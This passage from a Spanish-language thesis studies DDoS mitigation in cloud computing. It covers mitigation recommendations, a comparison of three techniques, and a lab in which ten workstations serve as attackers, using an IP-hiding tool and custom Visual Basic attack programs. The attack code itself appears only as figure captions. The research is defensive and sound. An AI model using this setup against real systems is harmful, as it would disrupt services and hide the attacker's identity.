

Figura 17. Ejemplo de Ataque HTTP GET

Fuente: Elaboración propia.



Figura 18. Ejemplo de Ataque HTTP POST

Fuente: Elaboración propia.

Recomendaciones para la Mitigación

Se debe minimizar la superficie del área que puede ser atacada, esto implica construir protecciones para no exponer las aplicaciones o los recursos a los puertos, protocolos o aplicaciones, es decir, desde puntos donde no se esperan comunicaciones.

También se pueden colocar los recursos informáticos atrás de las redes de distribución de contenido (CDNs) o los balanceadores de carga. De esta forma se puede restringir el tráfico directo desde la Internet a ciertas partes de nuestra infraestructura, como son los servidores de bases de datos, etc.

Otra medida puede ser utilizar firewalls o listas de control de acceso (ACLs) para supervisar qué tráfico llega a las aplicaciones (propios o foráneos).



Figura 19. Ejemplo de mitigación HTTP POST

Fuente: Elaboración propia.

Finalmente, con el propósito de integrar la información presentada y presentarla de manera representativa, en la Tabla 19, se muestra el conjunto de aspectos relacionados con los criterios definidos para la selección, las características y métricas de las técnicas de mitigación de ataques DDoS que forman parte de la investigación, los cuales se obtuvieron a partir de la caracterización efectuada en las Tablas 16, 17 y 18.

Tabla 19.

Criterios, características y métricas de las técnicas seleccionadas

Ítem	**Técnicas de mitigación**	**Capas**	**Características y métricas**
01	Hybrid Cloud-Based Firewalling	3: Red	Eficiencia de desempeño
02	Enhanced EDoS-Shield	3: Red	Adecuación Funcional
03	Mitigating *DDoS Attacks*	7: Aplicaciones	Adecuación Funcional

Fuente: Adaptado de Cano (2018), Amazon Web Service (2020) y Haulmer (2018)

Escenario Virtualizado para la Experimentación

De acuerdo con las recomendaciones indicadas en los antecedentes por Omaza (2020) y Cano (2018), se realizó un escenario virtualizado para llevar a cabo la experimentación, tomando en cuenta los lineamientos indicados en la Tabla 2 del presente estudio, en la cual se relacionaron las normas ISO 27035 e ISO 27005 para conformar un sistema para la gestión de incidentes y riesgos de seguridad informática:

Tabla 20.

Escenario virtualizado para gestión de incidentes y riesgos de seguridad informática (sistema)

Procesos:	**Descripción de Recursos utilizados:**
Planeación y Preparación	Tabla 21. Servicios y escenarios de virtualización Tabla 22 Recursos a nivel de hardware Tabla 23. Recursos a nivel de software Figura 20. Escenario virtualizado para la experimentación de las técnicas de mitigación de ataques DDoS Figura 21. Flujograma para la experimentación de las técnicas de mitigación DDoS - principal Figura 22 Flujograma para la experimentación de las técnicas de mitigación DDoS - I Figura 23. Flujograma para la experimentación de las técnicas de mitigación DDoS - II Figura 24. Flujograma para la experimentación de las técnicas de mitigación DDoS - III Figura 25. Programa con las rutinas para la experimentación de los ataques DDoS V1.0 Figura 26. Programa con las rutinas para la experimentación de los ataques DDoS V1.0. Figura 27. Aplicación para esconder la IP del Computador y Generar otra IP Figura 28. Programa con las rutinas para la experimentación de los ataques DDoS V1.0

	Figura 29. Programa con las rutinas para la experimentación de los ataques DDoS V1.0 Figura 30, 31 y 32. Codigo del programa con las rutinas para la experimentación de los ataques DDoS V1.0 Figura 33. Programa con las rutinas para la experimentación de las técnicas de mitigación de ataque DDoS V1.0 Figura 34. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Hybrid Cloud Bases Firewalling. Figura 35. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Enhanced EDoS-Shield. Figura 36. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Mitigating DDoS Attacks. Figura 37. Servicio de hospedaje web donde se realizó la experimentación de las técnicas de mitigación de ataque DDoS.
Experimentación: -Ataque DDoS y prueba de las técnicas de Mitigación	Técnica de Mitigación 1: Hybrid Cloud Bases Firewalling (Cookies SYN) Técnica de Mitigación 2: Enhanced EDoS-Shield (Filtrado en el nivel del cortafuegos) Técnica de Mitigación 3: Mitigating DDoS Attacks (Test captcha)
Valoración de la Experimentación	Discusión de Resultados
Lecciones aprendidas	Aportes prácticos

Nota. Basado en las normas ISO 27035 (lineamientos para la efectiva gestión de incidentes de seguridad) e ISO 27005 (lineamientos para la administración de riesgos informáticos) y adaptado de Omaza (2020) y Cano (2018).

Planeación y Preparación

La planificación y preparación del entorno experimentación de las técnicas de mitigación para ataques DDoS en Cloud Computing, inició por identificar aquellos servicios de la nube que se pudieran virtualizar, de acuerdo con la

infraestructura de hardware y software disponible para lograr inferir y adaptar según se amerite, tal como se resumen en la Tabla 21.

Tabla 21.

Servicios y escenarios de virtualización

Servicios	Virtualización
Almacenamiento y transferencia de archivos, copias de seguridad	A través de la Configuración de la máquina virtual en el servidor, contando con suficiente espacio en disco duro, se puede hacer la similitud de la nube, almacenando archivos y pudiendo acceder a través de FTP (Protocolo de Transferencia de Archivos) también con el uso de software de gestión y aplicaciones de respaldo para las copias de seguridad.
Servicio de Correo Electrónico	Luego de Establecer un dominio en el servidor, para las direcciones de correo, contando con suficiente disco duro para un periodo aceptable de tiempo (antes de llenar su capacidad) y con software o aplicaciones MailEnable de acuerdo al sistema operativo.
Centro de Procesamiento de Datos	Contando con un espacio significativo, una red "rápida" pudieras hacer la similitud de un pequeño centro de procesamiento de datos instalando uno o dos sistemas de información con la base de datos en el servidor, por ejemplo, un sistema de nómina, un sistema de gestión, sistema de control de estudios.
Servicios de hospedaje	De nuevo dependiendo del espacio en disco y con el software requerido se puede configurar un servicio aceptable de Hosting o alojamiento de unos pocos sitios web con su respectivo dominio.

Fuente: Elaboración propia.

Por otra parte, para el escenario experimental se necesitó preparar un laboratorio de computación conformado por los siguientes recursos a nivel de

hardware y software, como se muestra en la Tabla 22 y 23 respectivamente, además se puede observar de manera gráfica en la figura 20.

Tabla 22.
Recursos a nivel de hardware

Equipo	Modelo / Característica	Utilidad
01 servidor	Lenovo Thinkcentre Amd Ryzen 5 3600 Procesador Desbloq De 6 Núcleos, 6 GB de Memoria RAM, 3 TB de Disco Duro, Tarjeta red 1 GB.	Se utilizó como Servidor de red, de 10 computadores o estaciones de trabajo, este se usó para configurar Máquina Virtual
Equipo 1	Hp AMD, 2Ghz 2 GB RAM, 500GB de Disco Duro	Se utilizó como la estación 1, atacante 1
Equipo 2	HpCompaq Corel Duo, 4Ghz 4 GB RAM, 1TB de Disco Duro	Se utilizó como la estación 2, atacante 2
Equipo 3	Compaq-Presario AMD Sempron, 2 GB RAM, 500 GB de Disco Duro	Se utilizó como la estación 3, atacante 3
Equipo 4	Hp-Compaq AMD X2, 1 GB RAM, 250 GB de Disco Duro	Se utilizó como la estación 4, atacante 4
Equipo 5	Compaq CQ45 corel duo, 1 GB RAM, 120 GB de Disco Duro	Se utilizó como la estación 5, atacante 5
Equipo 6	Compaq CQ50 corel duo, 2 GB RAM, 250 GB de Disco Duro	Se utilizó como la estación 6, atacante 6
Equipo 7	HP G62-234DX Core Insided, 1 GB RAM, 250 GB de Disco Duro	Se utilizó como la estación 7, atacante 7
Equipo 8	HP Intel ISONIC QUAD CORE, 4 GB RAM, 500 GB de Disco Duro	Se utilizó como la estación 8, atacante 8
Equipo 9	Lenovo Thinkcentre Intel Core I5 2.50 GHz, 2 GB RAM, 500 GB de Disco Duro	Se utilizó como la estación 9, atacante 9
Equipo 10	Compaq Presario PC SR5425LA Intel Core 2 duo, 2 GB RAM, 500 GB de Disco Duro	Se utilizó como la estación 10, atacante 10

Fuente: Elaboración propia.

A nivel de software, se seleccionaron programas con licencias aptas para ser utilizadas en ambientes de estudio, tal como se indica en la Tabla 23.

Tabla 23.
Recursos a nivel de software

Recurso	Modelo / característica	Utilidad
Windows Server 2016	Tecnical Previw 5	Sistema Operativo para el servidor de red
Windows 10	Pro	Sistema Operativo de los Computadores 1,2,3,6,8 y 10 respectivamente.
Windows 8.1	Edition	Sistema Operativo de los Computadores 4, 5 y 7 respectivamente.
Windows 7	Ultimate	Sistema Operativo del Computador 9
Virtual Box	Versión Compatible	Máquina Virtual
Hide All IP	2020.11.02.201102	Aplicación usada para ocultar la dirección IP, desde donde se lanza el ataque de DDOS
Visual Basic.net	Versión 10	Se utilizó para Programar los Algoritmos de Ataque, Medir las Métricas y las respuestas de las Técnicas de Mitigación

Fuente: Elaboración propia.



Figura 20. Escenario virtualizado para la experimentación de las técnicas de mitigación de ataques DDoS.

Fuente: Elaboración propia.

Con estos recursos se desarrollaron las rutinas para probar el uso de las técnicas de mitigación para ataques DDoS en Cloud Computing, siguiendo el siguiente flujograma, el cual se dividió en cuatro partes, las cuales se pueden observar respectivamente en las Figuras 25, 26, 27 y 28 de manera ordenada para facilitar su comprensión:



Figura 21. Flujograma para la experimentación de las técnicas de mitigación DDoS - Principal.

Fuente: Elaboración propia.



Figura 22. Flujograma para la experimentación de las técnicas de mitigación DDoS - I

Fuente: Elaboración propia.

